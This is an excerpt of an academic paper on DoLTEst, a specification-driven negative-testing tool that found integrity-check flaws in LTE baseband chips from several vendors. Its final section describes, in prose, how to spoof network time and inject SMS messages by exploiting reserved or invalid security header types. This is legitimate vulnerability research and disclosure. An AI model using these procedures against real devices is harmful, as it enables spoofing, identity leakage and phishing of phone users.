


Figure 5: An abbreviated state machine and security abstracted states for RRC and NAS protocol

representative from 3GPP to understand a standard-compliant behavior. ⑥ If this behavior is not buggy, we modify our oracle or eliminate non-negative test cases from our over-approximated set (§5.4). Otherwise, we manually analyze this implementation flaw (§6) and its implications (§7). After this refinement process, DoLTEst can finally obtain negative test cases with deterministic oracle.

5.1 Security Abstracted States

We redefine states in the LTE network for negative testing based on the presence of NAS and RRC security contexts: **No-SC**, **N-SC**, **NR-SC**, and **REGI**. As shown in Fig. 5, one can define a UE's state machine using control plane messages from the network (left side). However, this representation can incur a state explosion if we assume that a UE can receive an arbitrary message in any state. Note that this is a valid assumption in adversarial settings. Moreover, this state machine is independent of the existence of security contexts. Thus, DoLTEst newly defines a UE's state based on security contexts (right side in Fig. 5). This security abstracted state allows DoLTEst to explore different authentication logic, which is changed by the existence of security contexts. In the following, we discuss each state in our new definition.

- **No-SC**: In this state, only an initial radio connection is established between the UE and eNB without any security context. Therefore, all control plane messages in this state remain unprotected.
- **N-SC**: After completing the AKA procedure, a UE enters this state, and the NAS security context is established. In this state, all the NAS messages exchanged between them are protected. However, RRC messages are still unprotected because the RRC security context is not yet established.
- **NR-SC**: The UE enters this state after RRC security context is established alongside the NAS security context. Thus, all RRC and NAS messages are protected in this state. Notably, an FBS attacker cannot attack a UE in this state, as she cannot help the UE to establish the security context with the network.
- **REGI**: The UE finally enters this state when it completes the entire registration process with the LTE network. This state is the same with `REGISTERED` state defined in the specification. A UE in this state is successfully established as a data bearer (EPS bearer); hence, it can use cellular services such as calling, and data services.

Table 1: Abstracted states

	No-SC	N-SC	NR-SC	REGI
NAS security context	✗	✓	✓	✓
RRC security context	✗	✗	✓	✓
ATTACH accomplishment	✗	✗	✗	✓
Reflected Threat model	F, M, I	F, M, I	M, I	M, I

∗ F: FBS, M: MitM, I: Signal Injection

Compared to the existing explicit or implicit state definition, this new definition entails the following properties:

Security-oriented. These abstracted states reflect the nature of LTE security, where the existence of different security contexts allows different authentication logic for control plane messages. To comprehensively evaluate such logic, our first three states (*i.e.*, **No-SC**, **N-SC**, and **NR-SC**) reflect the implicitly-defined states of NAS/RRC with various security contexts. We further consider the state, **REGI**, to reflect the explicit state, REGISTERED, in the specification. Although it has the same security contexts with **NR-SC**, it is reasonable to consider **REGI** specially because it has unique behaviors for certain messages defined by the specification. Tab. 1 shows how each threat model is associated with the abstracted states.

Implementation agnostic. This new definition for abstracted states helps us to accomplish implementation-agnostic testing. As these states reflect fundamental authentication procedures for LTE, we can explicitly control transitions between states by following standardized LTE authentication steps. For instance, we can change a UE's state from **N-SC** to **NR-SC** by sending an `RRC SecurityModeCommand` message from our testing network. Therefore, DoLTEst enables stateful testing for multiple devices regardless of implementation (§5.3).

5.2 Specification-driven Message Generation

DoLTEst generates test messages that are invalid or prohibited by specification in a *selective yet approximated* manner. Basically, our approach is best-effort; as shown in Fig. 4, we first carefully analyze specifications to build a rule for test case generation, called *a guideline*.

5.2.1 Manual Specification Analysis

We manually read the entire RRC and NAS specification to create guidelines. In particular, we focused on statements related with message authentication, because DoLTEst aims at discovering security issues in LTE (please see our GitHub repository for the representative statements used to make guidelines [55]). However, these statements are not solely sufficient; we also need to refer to other parts of the specification to create guidelines (e.g., need to understand corresponding IEs for messages).

To review our analysis, we leverage two auxiliary methods. First, we rechecked the paragraphs around the security-critical words — 'shall not', 'security activation', and 'integrity pro-

tection' —. These words are essential to describe message authentication, which DoLTEst focuses on. Second, we compared different versions of the specification. This is based on our intuitions that 1) revision could happen due to security patches, and 2) new features are likely to have flaws during implementing them.

Despite our best efforts, it is nearly impossible to completely understand the specification. Therefore, the guideline allows to specify ambiguities, and DoLTEst generates test cases by over-approximately interpreting such ambiguities. This over-approximation often leads to include exceptions in its test cases (i.e., non-negative test cases); therefore, DOLTEST re-validates these cases while constructing the oracle (§5.4). Unfortunately, DoLTEst still cannot guarantee any completeness, which will be discussed in §8.

5.2.2 Guideline generation

We carefully analyze the specification and make *guidelines* for negative test case generation. The guidelines are handcrafted rules for test case generation that include every component for test cases, which consist of *message type*, *IE and its values*, *security components (security header type and MAC)*, and *states*. To address ambiguities in the specification, the guideline allows to specify a wildcard for the component that specifies arbitrary value. This procedure to make guidelines is easier than understanding the specification completely.

Message type selection. We first need to choose message types for guidelines. As described in §1, we aim at evaluating security authentication in UEs; therefore, we focus on the messages that the UEs should not accept without valid security protection (*i.e.*, integrity protection). In other words, we exclude messages that are not protected by design (*i.e.*, plain). As a result, we consider 14 message types for testing both NAS and RRC, which can be found in Tab. 3.

Construction. For each message type, we generate guidelines for negative test case generation. To this end, we first carefully analyze the specification and identify statements that explicitly prohibit certain messages. We then generate guidelines manually by transforming these statements. We have three rules for this transformation.

- If specification does not explicitly mention a certain component, the guideline adds all possible values to its candidates (*i.e.*, wildcard).
- If specification defines invalid or prohibited values for a component, the guideline adds them to its candidates.
- If specification defines allowed values for a component, the guideline adds its complement set to its candidates.[2]

As a result, we generate 17 guidelines from the specification (Tab. 5).

Example. Fig. 6 shows how we generate a guideline from specification using `Identity request` as an example. As shown in the topmost part of Fig. 6, the specification only allows

[2]For example, as shown in Tab. 5, if EIA1, EIA2, EIA3 are allowed, we add test cases for EIA0 and EIA 4 to 7.




Figure 6: The guideline for the `Identity Request` test messages. Note that the '*' indicates the wildcard.

specific messages to be processed by the UE without integrity check. One of such messages is `Identity request`; it has an additional restriction that the message's requested identification parameter (*i.e.*, `Identity Type 2`) should be IMSI, whose value is 1. According to the rules described above, we formulate a guideline for `Identity request`. This guideline has a complement set for `Identity Type2` to exclude the specified value (IMSI) from its candidates. Moreover, we set arbitrary values (*i.e.*, wildcards) for remaining components: state, security header type, and MAC. This reflects the above specification; it says that `Identity request` without IMSI should be always protected. In other words, a UE should not accept such a message even with any combination of the remaining components. Therefore, DoLTEst considers their all possible combinations to comprehensively evaluate a UE's authentication logic.

As another example, the fourth guideline in Tab. 5 is derived from the statement "*... the E-UTRAN may configure the UE to perform measurement reporting, but the UE only sends the corresponding measurement reports after successful security activation.*" This configuration is handled by an `RRCConnectionReconfiguration` message with the `measConfig` IE. Therefore, the guideline is used for validating whether the UE checks integrity correctly with this message. To understand this message, one should also look procedure description on measurement configuration (clause 5.5) and message structure (clause 6) in [7].

5.2.3 Over-approximated test case generation

After finishing the guideline generation, DoLTEst enumerates every test message according to the guidelines, as shown in Fig. 6. In particular, for making a test case, DoLTEst chooses one of the candidate values in each component. For information elements and security header components, DoLTEst uses possible values defined in [4] and [3]. For MAC, DoLTEst uses zero (*i.e.*, no integrity) and random (*i.e.*, broken integrity) MAC for their candidates. This step is fundamentally over-approximation because there may be some exceptions in our enumerations, which are not truly negative messages. DoLTEst can discover these exceptions by observing the behaviors of multiple implementations, which are discussed in §5.4. Finally, we generate 1,848 test cases in total from 17 guidelines, which are shown in Tab. 5.

5.3 Over-the-Air Testing

DoLTEst conducts the generated test cases using its over-the-air testing framework.

Testing environment. As shown in Fig. 4, over-the-air testing is composed of the test EPC/eNB and the test UE. To implement the test EPC/eNB, we use a modified version of srsLTE [24] (release 19_09) in combination with an USRP B210 as software-defined radio. The test UE is equipped with a programmable SIM card (ISIM-SJA2 or SIM-SJS1-4FF). It is connected to the testing framework, which uses the diagnostic message (DM) monitoring tool [28, 58] to obtain changes in baseband and Android Debug Bridge (ADB) [11] to obtain system-wide changes. During the test case execution, the radio interface and test UE are encapsulated into a Faraday case [54] to avoid any interference to the commercial network and users.

Testing procedure. For each test case, which consists of a test message and an abstract state, DoLTEst first moves the testing UE's state to the target state, sends the test message, and collects responses for finding bugs. To change the UE's state, DoLTEst follows standard authentication procedures in LTE; the EPC/eNB sends 1) `Security Mode Command` in NAS and RRC for **N-SC** and **NR-SC**, respectively, and 2) `Attach Accept` message for **REGI**. Then, the EPC/eNB sends the test message to UE, and DoLTEst collects the UE's responses (if any), alongside with internal log messages retrieved via DM and ADB. The responses and logs are then used to build the deterministic oracle (§5.4).

Reducing state transition overhead. For efficiency in over-the-air testing, DoLTEst can reduce repetitive state transition overhead. Remember that state transition happens only by special messages such as `Security Mode Command` or `Attach Accept`. In other words, we can assure a UE's state remains the same if it accepts any message that is not one of these special ones. Using this property, DoLTEst makes a UE to execute multiple messages consecutively without going back to the initial state, **No-SC**. This makes DoLTEst exempt from a time-consuming procedure that reboots the UE by invoking airplane mode at every test case execution.

However, it does not mean that DoLTEst can send an unlimited number of test messages at once. The specification defines that every message should be processed in a specific time slot; otherwise, a UE silently releases the connection and increases its attempt counter. If this attempt counter exceeds its threshold, the UE will stay in a disconnected state for 12 minutes (*i.e.*, T3402 [4]), resulting the delay in testing. Thus, DoLTEst limits the number of consecutive test cases. Empirically, the current prototype of DoLTEst only sends *six* messages in a session to avoid this issue.

Testing time. DoLTEst requires several hours to test all 1,848 test messages due to its over-the-air testing. We observed that one session took about 10 seconds, and the overall testing took 8 hours on average; this testing time varies over the tested devices. There are several reasons for such large time consumption. First, DoLTEst needs to wait for seconds to determine whether the UE does not respond to a test message. One of the most common reactions against negative messages is silently rejecting the messages. To distinguish this from a slowdown in delivering responses, we use a timeout — 2 seconds in our prototype — which delays the overall testing. Second, the UE occasionally stops reconnecting to the testing framework after disconnection. This situation lasts for a few minutes due to the radio environment or internal logic of the UE. To escape from it, we sometimes manually invoked the airplane mode to reset. This idle time occupies over 70% of the overall testing.

5.4 Deterministic Oracle Building

DoLTEst builds a deterministic oracle to overcome the ambiguities in understanding specification. In particular, DoLTEst first makes initial assumptions and refine them for building the oracle.

Initial assumptions. DoLTEst initially assumes that a UE should silently drop all our test messages. This is because we construct our test messages that are explicitly prohibited or invalid based on the specification.

Refinement. DoLTEst refines a preliminary oracle based on deviant behaviors in implementations. Below, we show our refinement procedure based on the type of deviant behaviors.

- **If a UE returns a normal response,** it means either 1) the UE has an implementation flaw or 2) the message is exceptional in the specification. To confirm this, we investigate every part of the specification that defines how the UE should behave if it receives the test message. Then, we check whether the current response is standard-compliant or not. If the specification allows this test case as an exception, we eliminate this case from the over-approximated set because it is actually a positive case. Otherwise, we consider it as an implementation flaw (§6.1) and further analyze its implication (§7). Finally, we might not be able to figure out the standard-compliant behavior even after checking the specification, due to its ambiguity. In such a case, we discuss with a representative from 3GPP (§6.2) to understand the standard-compliant behavior.
- **If a UE sends a reject or an error message,** we further check whether the specification mandates to use a specific reject or an error message. If so, we modify the oracle to regard the correct behavior as sending that message, and consider other behaviors as non standard-compliant. If a standard-compliant behavior for the test case is undefined, we refine our oracle to ignore any reject response. Note that this unspecified behavior could be used for device fingerprinting, which will be discussed in §6.3.
- **If a UE has no response,** we further check the UE's internal logs for particular message types. These message types have no response inherently according to the specification. Such message types are `Attach reject`, `EMM information`,

and `RRC ConnectionRelease`. Since these message types can change the UE's internal state, we use information from DM or ADB, which is collected from DoLTEst's testing framework to determine whether the messages are actually rejected (§5.3). If the UE changes its state, similar to the first case, we investigate the specification related to our test case and check the standard-compliant behavior. In App. B, we described the detailed logic for handling these messages. Except for these three message types, other message types have explicit corresponding response messages when they process the transmitted test messages. Thus, for those message types, DoLTEst can determine the UE's rejection of the messages without monitoring UE's state.

During the refinement procedure, we successfully handle messages that return reject responses, including `Security Mode Failure`, `EMM status`, or `RRCConnectionReestablishmentRequest`. Moreover, we also eliminate positive cases from our over-approximation related to `Identity Request`. Lastly, we refined three ambiguities in the specification (§6.2) and two types of unspecified rejecting behaviors (§6.3).

6 Negative Testing Results

We applied DoLTEst on 43 cellular devices from five major baseband manufacturers: Qualcomm, Exynos, MediaTek, HiSilicon, and Intel. We include details for these devices in Appendix (Tab. 6). Using the guidelines in §5.2, we generated 1,848 test messages and conducted the test at security abstracted states in §5.1. In summary, we uncovered 26 implementation flaws using our negative test framework (§6.1). We also uncovered inconsistent error handling among devices (§6.3). Note that such inconsistencies are legitimate because they are undefined in the specification; however, they can also be used for device fingerprinting (§7.2).

Statistics. Among 1,848 test messages, 229 of them have helped DoLTEst to discover flaws. In addition, 83 test messages exhibited inconsistent error handling behaviors as described in §6.3. For the remaining 1,536 messages, all UEs handled them without any problems.

6.1 Implementation Flaws

Using DoLTEst's negative test suite, we could discover 26 implementation flaws. We categorized implementation flaws into nine types based on the problematic behaviors as shown in Tab. 2. The numbers in column 'D' represents the our findings on each flaw type.

Tab. 3 shows uncovered implementation flaws on each message in each security abstracted state. Due to the space limit, we leave our full testing results in the Appendix (Tab. 6). Existing work has shown that some UEs accept a few unauthenticated RRC/NAS messages. While those bugs are patched in newer basebands, we were able to find new variants thanks to our extended coverage. We found a total of 22 cases, among which 4 cases were previously discovered in old basebands. In addition, owing to the stateful testing that considers the various threat models, DoLTEst uncovered four flaw types (M2, S1, S2, and S3) in the state where the UE has security context (*i.e.*, post-AKA).

Table 2: Description of implementation flaw types.

S: Security header type mishandling		**D**	**L**	**B**	**A**
S1	Accept invalid security header types for certain message types	5	0	0	0
S2	Accept invalid security header type for certain UE states	3	2	0	0
S3	Mishandle reserved security header type	1	0	0	0
M: Message type mishandling		**D**	**L**	**B**	**A**
M1	Accept prohibited message types before security activation	2	2	0	0
M2	Accept unprotected messages with certain message types after security activation	6	0	0	20
I: IE/value mishandling		**D**	**L**	**B**	**A**
I1	Accept prohibited IEs	3	1	0	0
I2	Accept prohibited values	3	0	0	0
I3	Mishandle reserved values	3	0	2	0
I4	Mishandle reserved IEs	0	0	47	0

D: DoLTEst, **L**: LTEFuzz, **B**: BaseSpec, **A**: Atomic

To show the effectiveness of our approach, we compared DoLTEst with the recent works — LTEFuzz, BaseSpec, and Atomic — on uncovering baseband implementation flaws. We directly compare with the results reported in these papers, excluding design flaws that are out-of-scope of our work. This is because LTEFuzz [36] and Atomic [15] are not publicly available, and BaseSpec only supports a subset of our tested devices. Plus, due to the anonymity, part of the analysis code for BaseSpec is not publicly available, which makes reproduction non-trivial. The numbers in right four columns indicate uncovered implementation flaws for each flaw type. In particular, the state-of-the-art negative testing tool, LTEFuzz [36] can only cover three types (S2, M1, I1) finding five implementation flaws. This is because, unlike DoLTEst, LTEFuzz is limited to exploring UE states and message components (*e.g.*, negative IE/values and security header types). Other works are specialized in finding specific types of flaws. In particular, Atomic [15] found 20 flaws of the M2 flaw type, which are originated from mishandling three message types. Also, BaseSpec [34] targeted the implementation flaws in message parsing and found numerous flaws of the I3 and I4 flaw types. It uncovered 47 flaws of the I4 flaw type, which are originated from the mishandling of NAS messages having malformed structure. This type of flaw is out of DoLTEst's testing scope. The generated test messages in DoLTEst follow the defined structure by specifications. Compared to other works, DoLTEst could uncover the various types of flaws owing to its over-approximated test case generation and stateful testing.

The exploitability of each implementation flaw heavily depends on its tested state, which is directly mapped to the threat model. In particular, while the implementation flaws in **No-SC** could be exploited by FBS, the implementation flaws in other states only can be exploited by MitM or Signal Injection. Note that each threat model has its own challenges for conducting the attack(s). The FBS attacker needs to operate with higher signal strength to lure the victim. Including the FBS requirement, the MitM attacker requires to maintain radio configuration is additionally. Signal injection attacker

Table 3: Implementation flaws on messages. The numbers in parentheses indicate the number of flaws that have the same message type and states but different details, which results in different implementation flaws. (See §6.1 for the detailed reasons)

Protocol	Message	State						Implication	Studied?
		No-SC	**N-SC**	**NR-SC**	**REGI**	All			
RRC	RRCConnectionReconfiguration	I1(2)†, I1		M2		-		AKA bypass (I1), Location leak (I1,M2)	[36], [52]
	RRCConnectionRelease	-		M2		-		Redirection attack (M2)	[41]
	SecurityModeCommand	I2†,I3		-		-		Eavesdropping (I2,I3)	[48]
	UECapabilityEnquiry	-		M2		-		Information leak (M2)	[53]
	CounterCheck	M1		M2		-		Information leak (M2)	-
	UEInformationRequest	M1†		M2		-		Location leak (M1,M2)	[52]
	DLInformationTransfer	-		M2		-		-	-
NAS	Identity Request	I2,I3	-			S1,S2(2)	S3	Information leakage (S1,S2,I2,I3)	[43]
	Security Mode Command	I3	-			-		Eavesdropping (I3)	[48]
	GUTI Reallocation Command	-				S1		Identity spoofing (S1), Denial-of-Service (S1)	[36]
	EMM Information	-	S1			-		NITZ spoofing (S1)	[45]
	Downlink NAS Transport	-			S1	-		SMS phishing (S1)	[43]
	Attach Reject	S2,I2	-			S1		Denial-of-Service (S1,S2,I2)	[52]
	Attach Accept	-				-		-	-

Studied?: Attacks using the message type was previously studied, †: Previously reported

needs to be synchronized to the legitimate eNB, and its signal strength needs to be higher than 3 dB for the capture effect.

In the following, we discuss implementation flaws that DoLTEst can discover in detail.

6.1.1 Mishandling security header type

S1: Accept security header types invalid for certain message types. The 3GPP specification defines the value of the available security header types for each message. For example, the two security header types — *integrity protected with new EPS security context* (3) and *security header for the Service Request message* (12) — are set to be used only for `Security Mode Command` and `Service Request`, respectively. Therefore, the other message types should not use these dedicated values according to the specification (clause 9.3.1 in [4]).

The S1 flaws are uncovered by checking if devices accept NAS messages having such invalid security header types. We found that every device using Qualcomm baseband accepts any NAS message (except two message types) without checking the integrity if the security header type value is set to 3.[3] This implies that the adversary can launch all known attacks on NAS (Tab. 3) by using that particular security header type. Considering its severity, Qualcomm has assigned a CVE with a critical security rating (CVE-2019-2289).

S2: Accept invalid security header type for certain UE states. The specification defines that a UE needs to handle security header types properly according to its state. Particularly, in **No-SC**, where the security context is not yet established, a UE should discard a message with the security header types — *integrity protected* (1) or *integrity protected and ciphered* (2) — because UE cannot calculate a valid MAC. Moreover, a UE should not accept a message with the security header type *not security protected* (0) after the security context is established (clause 4.4.4.2 in [4]).

DoLTEst discovered three vulnerabilities when handling `Identity Request` and `Attach Reject`. In particular, we found that iPhone 6 and Galaxy Note 5 responded to any `Identity Request` whose security header type is 1 even before the security context is established (*i.e.*, **No-SC**).[4] This causes information leakage because these UEs send privacy-critical identities (*e.g.*, IMEI or IMEISV) in **No-SC**.

Moreover, we discovered that many UEs respond to the message with security header type 0 after **N-SC**. Our negative testing shows that devices with Exynos (all), devices with MediaTek (all), and devices (LG and Samsung) with Qualcomm baseband contain this implementation flaw. When these devices receive a plain `Identity Request` after **N-SC**, they respond to it with an `Identity Response` message that contains the IMSI. Note that this bug only appears in `Identity Request` message when `Identity type 2` IE is set to the reserved *value* (0). It also violates a standard because UEs should not accept plain messages after **N-SC**. Previous work has shown that some UEs *mishandle the IE value* on `Identity Request` [43]. However, our result shows that *mishandling an invalid security header type* also leads to the same problem.

S3: Mishandle reserved security header type. The specification does not define usages for security header types from 6 to 11, which are reserved for future extension. Plus, if a UE receives security header types ranging from 13 to 15 in a message, it should interpret those as 12, which is dedicated to the `Service Request` message (clause 9.3.1 in [4]).

DoLTEst discovered that some UEs violate the aforementioned behaviors in the specification (S3). We found that all tested UEs have no problem when the security header types are 6–11; they discard all messages with the header types. However, we found that several UEs fail to handle other reserved security header types. Particularly, devices with Qualcomm (all produced before mid-2017) and one Huawei baseband send an `EMM Status` message when they receive a message with security header type 12. By contrast, they do

[3] Because we reported this issue in early 2019, the issue was patched on devices released after that.

[4] iPhone 6 with the old firmware (iOS 12.1) does not have this flaw, whereas the same model with the latest firmware (iOS 12.5.1) has.

not respond to messages with security header type 15. In other words, the UEs behave differently to messages with those two security header types, which should be the same. Meanwhile, other devices do not respond to messages with those security header types, conforming to the standard.

6.1.2 Mishandling message type

M1: Accept prohibited message types before security activation. The cellular system is designed to expose minimal information before security activation. Hence, the specification prohibits to process of certain message types depending on the security context. Thus, UEs should not accept those message types in **NO-SC** (clause 5, Annex 6 in [7]).

We discovered that many UEs accept two prohibited message types in **NO-SC**. First, all devices with the Exynos baseband accept a `CounterCheck` and respond with a `CounterCheckResponse`. Second, devices with MediaTek (1 device), Qualcomm (2 devices), and Exynos (all) basebands accept a `UEInformationRequest` and respond with `UEInformationResponse`. Although M1 was widely tested in previous works [36,52,53], we newly uncovered implementation flaws on `CounterCheck`. The flaw in `UEInformationRequest` was previously known, but we were still able to find multiple unpatched devices.

M2: Accept unprotected messages with certain message types after security activation. Once the security context is established, certain message types should only be used in integrity-protected messages. Thus, UEs should discard these messages if their integrity check fails after **NR-SC** (clause 5.3.1.2 in [7]).

DOLTEST also found that several UEs accept unprotected messages with zero MAC even after **NR-SC**. In particular, we observe that devices with Qualcomm (2 devices) baseband accept every unprotected RRC messages types after **NR-SC**. Due to this fatal implementation flaw, an attacker can spoof every NAS/RRC message even after **NR-SC**. Previous studies found these bugs only in **NO-SC**.

6.1.3 Mishandling IE and value.

I1: Accept prohibited IEs. The specification prohibits a UE to handle the messages that contain security-critical IEs in **NO-SC** and **N-SC**. Thus, the UE should not accept messages containing prohibited IE in a specific state (clause 5 and Annex 6 in [7]).

We found the I1 flaws in five test devices that accept three forbidden IEs. These IEs are used for establishing signaling bearer 2 (`srb-ToAddModList`), data bearer (`drb-ToAddModList`), and requesting signal measurement report from UE (`measConfig`). In particular, three devices with the Qualcomm baseband incorrectly accept a message with the first two IEs. DOLTEST newly discovered the bug associated with the first IE. Also, DOLTEST found that two devices with the latest Exynos baseband accept `measConfig` *IE* and send `Measurement Report` to the network. Interestingly, even though this vulnerability was patched in 2016, it has been introduced again in the latest version. It shows that we require negative testing to prevent such regression bugs.

I2: Accept prohibited values. The standard also explicitly prohibits the use of certain IE values in **N-SC** (subclause 4.4.4.2 in [4], 5.3.1.2 in [7]). We uncovered three implementation flaws of this type in six test devices: i) `Identity Request` message containing an IE value to request the UE's privacy-sensitive identity (IMEI and IMEISV), ii) `Attach Reject` whose reject cause is set to `#25`, iii) `Security ModeCommand` in RRC, which contains null integrity protection algorithm (EIA0).

In particular, we found that the two devices with the latest Exynos baseband accept the EIA0 value in `Security Mode Command` in RRC, which is explicitly prohibited by the standard. Note that the same bug was found in the USB dongle with the Huawei baseband previously [48]. Of note, none of the other basebands from the same manufacturer had this problem. We got high severity from Samsung for this vulnerability.

I3: Mishandle reserved values. The specification contains reserved *values*, whose operation is not clearly defined. Thus, we analyzed UE's behavior against messages with reserved values.

Our negative testing exposed implementation flaws of I3 in three *IE values*. First, UE mishandle reserved security algorithms in NAS and RRC. The security algorithm is a 3-bit value indicating the security algorithm type for the security context; the value from 0 to 3 have dedicated algorithms, whereas the values from 4 to 7 are reserved. We found that devices with Qualcomm (two) and Exynos (one) accept `security mode command` with these reserved values and respond with `security mode complete` containing zero MAC. This implies that those devices nullify the integrity protection on the control plane, which results the same security problem to the use of prohibited value EIA0 (clause 4.4.4.1 in [4], clause 5.3.1.2 in [7]). Second, we also discovered inconsistency among devices in handling the `Identity Request` message. In particular, if a device receives the `Identity Request` message whose `identity type 2` value is zero, devices with Huawei and Intel baseband had no response, whereas other devices respond it with `Identity Response` containing IMSI. By further referring another specification document, we found that the latter is correct implementation because the reserved value `0` should be interpreted as IMSI (clause 10.5.5.9 in [3]).

6.2 Ambiguous Statements in Specification

During our research, we found that the specification contains ambiguous or often conflicting statements, which could be interpreted in multiple ways. In particular, we had to discuss three issues with a representative from 3GPP SA3 to understand the exact intention and historical meaning of the specification. We briefly summarize our discussion below.

CounterCheck. We found that the specification states the handling of the `CounterCheck` message differently in two parts.

In the RRC specification [7], the table in the appendix (Annex 6) specifies that the UE should not accept unprotected `CounterCheck`, whereas the procedure description in the body (clause 5) does not prohibit it. Due to this inconsistency, it is ambiguous whether accepting a `CounterCheck` message before security activation is prohibited. Meanwhile, another specification spells out that `CounterCheck` and its response are integrity protected (clause 7.5 in [6]). According to the representative, Annex 6 is an "informative" annex, so it does not mandate integrity protection of `CounterCheck`. However, he added that because the `CounterCheck` message is used to verify the amount of data sent/received, it is nonsense to use it before the data bearer activation (*i.e.*, before **REGI**). Should this prohibited? Except Samsung, everyone does (§6.1.2).

UECapabilityEnquiry. We also found that it is ambiguous to determine the correct operation of UE against `UECapabilityEnquiry`. This is because this behavior is written only on the network-side without clearly defining the UE's behavior. The specifications after v15.9.0 say that "*E-UTRAN should retrieve UE capabilities only after AS security activation*" for the `UECapabilityEnquiry` message. This means that eNB can request the UE's radio capability information only in **NR-SC** and **REGI**. However, it is unclear that what UE should do when it receives such a message in **NO-SC**. Interestingly, our test results show that all UEs respond in **NO-SC**. Meanwhile, a previous work regards such unauthenticated UE capability [53] as a security vulnerability in terms of information leakage.

The representative said that the specification does not explicitly prohibit the UE to transmit UE capability to eNB before security activation, but only recommends to prohibit. This is because the term "should" means it is highly recommended but not mandatory, whereas "shall" means it is mandatory, according to the specification drafting rule [1]. Also, he added that considering security implications of unauthenticated UE capability transfer procedure, the standard body tried to prohibit the use of `UECapabilityEnquiry` before security activation by using the term "shall." However, due to the performance optimization issue, some network equipment manufacturers opposed the prohibition. Because the current standard allowing exceptional cases with the term "should" is the result of a compromise, UE capability transfer before security activation is not an implementation vulnerability. As a result, we exclude this message during the refinement process.

Identity Request. Lastly, we found an ambiguous description for the `Identity Request` message that contains a reserved value. According to the NAS specification, 1) a UE can respond to a plain `Identity Request` message *if request identification parameter is IMSI* before security activation [4]. Concurrently, another specification [3] indicates that 2) the UE should interpret the reserved value as IMSI [3]. Our testing revealed that UEs with Huawei or Intel baseband did not respond to the plain `Identity Request` message containing the reserved value. When we reported this issue to the Huawei PSIRT (Product Security Incidence Response Team), they argue that having no response is correct behavior, because they think the reserved value is not exactly an IMSI parameter. If it is, they argue that statement 1) should have referred the statement 2). However, according to the 3GPP representative, having a response with IMSI is the correct behavior.

6.3 Unspecified Behaviors in Specification

During the test, we observed that devices exhibit inconsistent behaviors when handling the same messages. Unlike the previous implementation flaws, these inconsistencies are all legitimate because they are unspecified in the specification. However, we believe that such inconsistencies can be used to fingerprint devices, which will be shown in §7.2. After investigating these issues, we summarized them into two types.

Implicit vs explicit reject. UE's rejecting behaviors can be divided into two types: implicit reject and explicit reject. In particular, UEs can silently drop a message without any action if the message is prohibited or invalid (implicit reject). In contrast, they can use certain messages to report errors, which include `Security Mode Reject`, `EMM Status`, and `RRCConnection ReestablishmentRequest` (explicit reject).

We found that rejecting behaviors for certain messages are different depending on manufacturers. For example, devices with Huawei baseband send `EMM status` when they receive a NAS message with invalid security header type `3`. However, devices with old Qualcomm baseband send the message when they receive a NAS message with reversed security header type `12` instead of `3`. Meanwhile, devices with MediaTek, Exynos, Intel, and recent Qualcomm basebands never send that message during our test.

Different causes in explicit reject. We discovered that devices use different *cause*s to report an error. These causes offer a detailed description of the erroneous circumstances. For example, we found that when devices receive `NAS Security Mode Command` message with null integrity protection, devices with MediaTek baseband use cause #23 (UE security capabilities mismatch), whereas others use cause #24 (security mode rejected, unspecified). This implies that the UEs regard the reason for the error differently for the negative messages.

Fundamental reasons for inconsistencies. We argue that the fundamental reason for this inconsistent behavior among test devices is the lack of specifications for handling invalid or prohibited messages. In other words, the specification does not clearly define whether to use error messages or which causes to use when the UE receives certain invalid or prohibited messages. Thus, handling undefined error cases is up to the developers, leading to different implementations for manufacturers. Meanwhile, these inconsistencies enable device fingerprinting attacks (§7.2).

7 Attack Scenarios

In this section, we introduce several representative attacks that can be performed using the implementation flaws dis-

cussed in §6. The complete list of possible attacks is shown in Tab. 3. We implemented each attack on a testbed by slightly modifying srsLTE [24] with USRP B210/X310 and validated them on COTS UEs.

7.1 Attacks using Implementation Flaws

7.1.1 NITZ (Network Identity and Time Zone) spoofing

In this attack, an **FBS attacker** can manipulate the date, local time, UTC offset, network name, and daylight saving time of the victim device [45].

Vulnerability. An attacker can bypass security protection verification by altering a security header type to `3` (S1). Under normal circumstances, this message should be transmitted with proper security protection. Although we validated this attack on a Xiaomi Black Shark, all devices with the Qualcomm baseband prior to the Snapdragon X24 are vulnerable.

Attack Procedure. When the victim UE is connected to a malicious eNB, the attacker sends an `EMM Information` message with security header type `3` containing a manipulated time or date. Although the `EMM Information` message contains an invalid MAC value, the victim UE accepts the message.

Impact. When a UE receives this message, it updates its date and time based on the message data, which are controlled by the attacker. This attack is valid while the victim is connected to the FBS. However, if the UE reconnects to the network through `Service Request`, this attack can be sustained because the `EMM Information` message is optional in this process, unlike `Attach Request`. Note that we have not seen the message in the `Service Request` process of our commercial network.

7.1.2 SMS injection

The goal of this attack is to deliver an SMS with manipulated sender ID, timestamp, and text content. The **signal injection attacker** can execute this on a victim UE connected to commercial networks.

Vulnerability. An attacker can perform this attack by combining two vulnerabilities. She first uses the vulnerability (M2) that some devices do not check security protection for RRC messages even after the security activation. Using this, the signal injection attacker can make a UE in **REGI** state to receive a plain RRC message. Then, the attacker can bypass the NAS security context by using the second vulnerability (S1); UEs accept some NAS messages without protection if we use the security header type `3`. We validated this attack on Galaxy S4/S5 with a Qualcomm baseband.

